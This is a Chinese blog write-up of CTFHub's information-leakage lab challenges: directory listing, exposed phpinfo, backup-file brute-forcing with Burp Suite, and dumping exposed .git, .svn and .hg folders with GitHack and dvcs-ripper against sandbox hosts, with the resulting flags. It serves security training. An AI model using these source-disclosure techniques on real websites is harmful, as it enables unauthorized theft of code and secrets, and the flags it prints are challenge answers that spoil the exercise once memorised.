

# CTFHub信息泄露WriteUP

原创

[TaibaiXX1](#) 于 2021-05-28 12:07:00 发布 139 收藏

文章标签: [git](#) [github](#) [css](#) [svn](#) [编程语言](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tangshuangsss/article/details/117377122>

版权



点击"仙网攻城狮"关注我们哦~

不当想研发的渗透人不是好运维



让我们每天进步一点点

## 简介

**CTFHub** 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息, 关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线, 想要变强就加点, 哪里不会点哪里。


「历年真题」提供无限次赛后复盘, 边学边练。

「工具」提供各类常用工具, 打仗没有一把趁手的武器怎么行。

# CTFHub

开箱即用的CTF学习解决方案

学习 我的赛程



仙网攻城狮

## 实战

下面内容将为大家讲解信息泄露常见的六种类型



仙网攻城狮

### 一、目录遍历

1. 点击目录遍历题目后会给一个连接，点开连接就是下面界面，



仙网攻城狮

2. 点击开始寻找后出现4个目录，注意每个目录下面还有4个目录。

# Index of /flag\_in\_here

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">1/</a>	2021-05-27 07:13	-	
<a href="#">2/</a>	2021-05-27 07:13	-	
<a href="#">3/</a>	2021-05-27 07:13	-	
<a href="#">4/</a>	2021-05-27 07:13	-	

Apache/2.4.38 (Debian) Server at challenge-7dc0d5ec224fbc55.sandbox.ctfhub.com Port 10080 仙网攻城狮


3. 挨个点击后找到flag.txt

# Index of /flag\_in\_here/3/2

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">flag.txt</a>	2021-05-27 07:13	33	

Apache/2.4.38 (Debian) Server at challenge-7dc0d5ec224fbc55.sandbox.ctfhub.com 仙网攻城狮

4. 点击flag.txt后出现flag。




5. 把上面flag复制提交完成。

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

<http://challenge-7dc0d5ec224fbc55.sandbox.ctfhub.com:10080>



环境续期

每分钟需要1个金币,请根据个人需求

觉得这个WP写的不好有更好的想法? [仙网攻城狮 点我提交](#)

## 二、PHPINFO


### 1.点击启动

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

<http://challenge-f2906d2423a159a4.sandbox.ctfhub.com:10080>




环境续期

每分钟需要1个金币,请根据个人需求

觉得这个WP写的不好有更好的想法? [仙网攻城狮 点我提交](#)

### 2.访问url



3. 点击查看

PHP Version 7.3.14	
System	Linux challenge-f2906d2423a159a4-5d565f98f4-8gpc1 4.19.24-7.25.al7.x86_64 #1 SMP Mon Mar 15 11:48:21 CST 2021 x86_64
Build Date	Feb 1 2020 20:09:30
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS

4. 接着往下翻啊翻就找到了flag

## Environment

Variable	Value
APACHE_RUN_DIR	/var/run/apache2
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR	/var/lock/apache2
LANG	C
APACHE_RUN_USER	www-data
APACHE_RUN_GROUP	www-data
APACHE_LOG_DIR	/var/log/apache2
PWD	/
FLAG	ctfhub{2806d0770b0e5e195eb8e71f}

仙网攻城狮

### 5.复制提交完成

PHPINFO ×

所需金币: 30      题目状态: **已解出**      解题奖励: 金币:100 经验:10

<http://challenge-f2906d2423a159a4.sandbox.ctfhub.com:10080>

00:25:27

环境续期

每分钟需要1个金币,请根据个人需求

觉得这个WP写的不好有更好的想法? [点我提交](#)

### 三、备份文件下载



仙网攻城狮

#### 1..就写一个吧，大同小异，开启

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

当开发人员在线上环境中对源代码进行了备份操作, 并且将备份文件放在了 web 目录下, 就会引起网站源码泄露。

<http://challenge-4145dcd1fce81640.sandbox.ctfhub.com:10080>

00:29:33

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp  
仙网攻城狮

2.点击连接后出现说明, 只需在url后面构造即可。

CTFHub CTFHub BackUp

challenge-4145dcd1fce81640.sandbox.ctfhub.com:10080

## 备份文件下载 - 网站源码

可能有点用的提示

### 常见的网站源码备份文件后缀

- tar
- tar.gz
- zip
- rar

### 常见的网站源码备份文件名


- web
- website
- backup
- back
- www
- wwwroot
- temp

仙网攻城狮


3.如果觉得麻烦就用burpsutie跑一波。

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
19	www	zip	200	<input type="checkbox"/>	<input type="checkbox"/>	1442	
0			404	<input type="checkbox"/>	<input type="checkbox"/>	324	
1	web	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	
2	website	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	
3	backup	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	
4	back	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	
5	www	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	
6	wwwroot	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	
7	temp	tar	404	<input type="checkbox"/>	<input type="checkbox"/>	324	


4.右键复制访问获取zip源码找到flag.txt 这里作者有点皮啊，居然是个假的



5.直接访问flag\_586927311.txt获得flag，想不开的可能会在这卡一会。




6.复制提交flag







## 四、Git泄露



1.stash走一波，这个难度高一点。



2.尝试访问敏感目录发现有



3.工具下载

```
git clone https://github.com/lijiejie/GitHack.git
```

4.利用 GitHack 工具将网站源代码 clone 到本地

```
medicean@Lumia: ~/workspace/GitHack
→ GitHack git:(master) python GitHack.py http://challenge-f8e28984e486f969.sandbox.ctfhub.com:10080/.git/

  _ _ _ _ _
 / _ _ \ | | | | | _ _ _ | | | |
| | _ | | | | | / _ \ / _ | | /
| | | | | | | | | | | | | <
 \ _ | \ | | | | \ _ | \ | | \ {0.0.5}
 A '.git' folder disclosure exploit.


[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://challenge-f8e28984e486f969.sandbox.ctfhub.com:10080/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
正克隆到 '/Users/medicean/workspace/GitHack/dist/challenge-f8e28984e486f969.sandbox.ctfhub.com_10080'...
fatal: 仓库 'http://challenge-f8e28984e486f969.sandbox.ctfhub.com:10080/.git/' 未找到
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://challenge-f8e28984e486f969.sandbox.ctfhub.com:10080/.git/ is not support Directory Listing
[-] [Skip][First Try] Target is not support Directory Listing
[*] Try to clone with Cache
[*] Initialize Git
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*] objects/6c/1878d9b444ace455b49ddf9079f2da909e923
[*] objects/01/2ae1fc6b838a345b689ae6bb4ec0edfd517a64
[*] objects/23/8efea472d949019364c667c2567df11a498013
[*] objects/6d/7a92bdd0d46b7f8c72cf0071ad7d258f28fdcd
[*] objects/90/71e0a24f654c88aa97a2273ca595e301b7ada5
[*] objects/2c/59e3024e3bc350976778204928a21d9ff42d01
[*] objects/55/245426c6ed697b16310da5a438e1d104a9433c
[*] objects/e3/58b09f4cb4e5800dd20e1aa6758bf80811001a
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] Fetch Commit Objects
[*] objects/e7/1ada18a9de3d357af1262aa5d2f71ec911e200
[*] objects/ea/dece0cfc904fdda10b049d110462e17ef12196
[*] objects/b2/f8eea301799d18e6549586747450eb9cee3a82
[*] objects/9d/ee67cfc50cfd914b596150ff56910d4fe09fb
[*] Fetch Commit Objects End
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File : /Users/medicean/workspace/GitHack/dist/challenge-f8e28984e486f969.sandbox.ctfhub.com_10080
→ GitHack git:(master) |
```





5.查看 .git/refs/stash 找到 stash 对应的 hash

```
medicean@Lumia: ~/workspace/GitHack/dist/challenge-f8e28984e486f969.sanc
→ challenge-f8e28984e486f969.sandbox.ctfhub.com_10080 git:(master) cat .git/refs/stash
e71ada18a9de3d357af1262aa5d2f71ec911e200
→ challenge-f8e28984e486f969.sandbox.ctfhub.com_10080 git:(master) |
```



6.git diff e71ada 即可看到 flag

```
git diff e71ada18a9de3d357af1262aa5d2f71ec911e200
diff --git a/14845325296869.txt b/14845325296869.txt
deleted file mode 100644
index 9dee67c..0000000
--- a/14845325296869.txt
+++ /dev/null
@@ -1 +0,0 @@
-ctfhub{681fd28e8eaabe8c47ebf6b313b61dd7b07ea02d}
(END)
```



7.复制提交flag

## 五、SVN泄露

1.点击开启

### SVN泄露

所需金币: 30      题目状态: 已解出      解题奖励: 金币:100条

当开发人员使用 SVN 进行版本控制, 对站点自动部署。如果配置不当,可能会将.svn 直接部署到线上环境。这就引起了 SVN 泄露漏洞。

<http://challenge-e230793b49bec0fd.sandbox.ctfhub.com:10080>

00:28:10

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求




2.工具下载


```
git clone https://github.com/kost/dvcs-ripper.git
```

3.使用 dvcs-ripper 工具中的 rip-svn.pl 脚本进行 clone.

```
root@kali: /dvcs-ripper# ./rip-svn.pl -u http://challenge-e230793b49bec0fd.sandbox.ctfhub.com:10080/.svn/
[i] Found new SVN client storage format!
REP INFO => 1:file:///opt/svn/ctfhub:e43e7ef8-82fb-4194-9673-81c29de69c33
[i] Trying to revert the tree, if you get error, upgrade your SVN client!
已恢复 "index.html"
root@kali: /dvcs-ripper# ls -la
总用量 104
drwxr-xr-x  4 root root  4096  5月 27 17:12 .
drwxr-xr-x 20 root root  4096  5月 27 17:12 ..
drwxr-xr-x  8 root root  4096  5月 27 17:10 .git
-rw-r--r--  1 root root   149  5月 27 17:10 .gitignore
-rw-r--r--  1 root root  3855  5月 27 17:10 hg-decode.pl
-rw-r--r--  1 root root   221  5月 27 17:12 index.html
-rw-r--r--  1 root root 18027  5月 27 17:10 LICENSE
-rw-r--r--  1 root root  5597  5月 27 17:10 README.md
-rwxr-xr-x  1 root root  6401  5月 27 17:10 rip-bzr.pl
-rwxr-xr-x  1 root root  4717  5月 27 17:10 rip-cvs.pl
-rwxr-xr-x  1 root root 15114  5月 27 17:10 rip-git.pl
-rwxr-xr-x  1 root root   6102  5月 27 17:10 rip-hg.pl
-rwxr-xr-x  1 root root   6157  5月 27 17:10 rip-svn.pl
drwxr-xr-x  5 root root  4096  5月 27 17:12 .svn
```







## 信息泄露 - Mercurial

Flag 在服务端旧版本的源代码中, 不太好使的情况下, 试着手工解决。

仙网攻城狮

2.扫描发现有 .hg/ 目录, 确认是 .hg 泄露。使用 dvcs-ripper 工具中的 rip-hg.pl 脚本进行 clone。

```
root@kali: /dvcs-ripper# ls
hg-decode.pl  index.html  LICENSE  README.md  rip-bzr.pl  rip-cvs.pl  rip-git.pl  rip-hg.pl  rip-svn.pl
root@kali: /dvcs-ripper# ./rip-hg.pl -u -v http://challenge-baac6cf76be1958e.sandbox.ctfhub.com:10080/.hg/
[i] Getting correct 404 responses
[i] Finished (0 of 42)
root@kali: /dvcs-ripper# ls -la
总用量 108
drwxr-xr-x  5 root root  4096  5月 28 09:32 .
drwxr-xr-x 20 root root  4096  5月 27 17:12 ..
drwxr-xr-x  8 root root  4096  5月 27 17:10 .git
-rw-r--r--  1 root root   149  5月 27 17:10 .gitignore
drwxr-xr-x  4 root root  4096  5月 28 09:32 .hg
-rw-r--r--  1 root root  3855  5月 27 17:10 hg-decode.pl
-rw-r--r--  1 root root   221  5月 27 17:12 index.html
-rw-r--r--  1 root root 18027  5月 27 17:10 LICENSE
-rw-r--r--  1 root root  5597  5月 27 17:10 README.md
-rwxr-xr-x  1 root root  6401  5月 27 17:10 rip-bzr.pl
-rwxr-xr-x  1 root root  4717  5月 27 17:10 rip-cvs.pl
-rwxr-xr-x  1 root root 15114  5月 27 17:10 rip-git.pl
-rwxr-xr-x  1 root root  6102  5月 27 17:10 rip-hg.pl
-rwxr-xr-x  1 root root  6157  5月 27 17:10 rip-svn.pl
drwxr-xr-x  5 root root  4096  5月 27 17:12 svn
root@kali: /dvcs-ripper#
```

仙网攻城狮


3.查找flag, tree和find命令进行搜索, 发现flag\_txt。

```
root@kali: /dvcs-ripper# tree .hg
.hg
├── 00changelog.i
├── cache
│   ├── checkisexec
│   ├── checklink -> checklink-target
│   ├── checklink-target
│   └── checknoexec
├── dirstate
├── last-message.txt
├── requires
├── store
│   ├── 00changelog.i
│   ├── 00manifest.i
│   └── data
│       ├── 50x.html.i
│       └── index.html.i
├── fncache
├── undo
├── undo.branch
├── undo.desc
└── undo.dirstate


3 directories, 17 files
root@kali: /dvcs-ripper# find .hg -type f -name "*" |xargs grep flag
grep: .hg/store/undo: 匹配到二进制文件
.hg/store/fncache/data/flag_294264243.txt.i
grep: .hg/store/00manifest.i: 匹配到二进制文件
grep: .hg/dirstate: 匹配到二进制文件
grep: .hg/undo.dirstate: 匹配到二进制文件
.hg/last-message.txt:add flag
root@kali: /dvcs-ripper#
```

仙网攻城狮

4. 访问获取flag，注意把.i去掉。



5. 复制提交，



往期内容

[CTF学习和比赛平台简介](#)

[ATT&CK实战-红队评估之二](#)

[简单讲解一下什么是ATT&CK框架](#)



糟糕，~~~  
是心动的感觉!!!



长按关注



更多资讯长按二维码 关注我们

觉得不错点个“赞”呗 🍷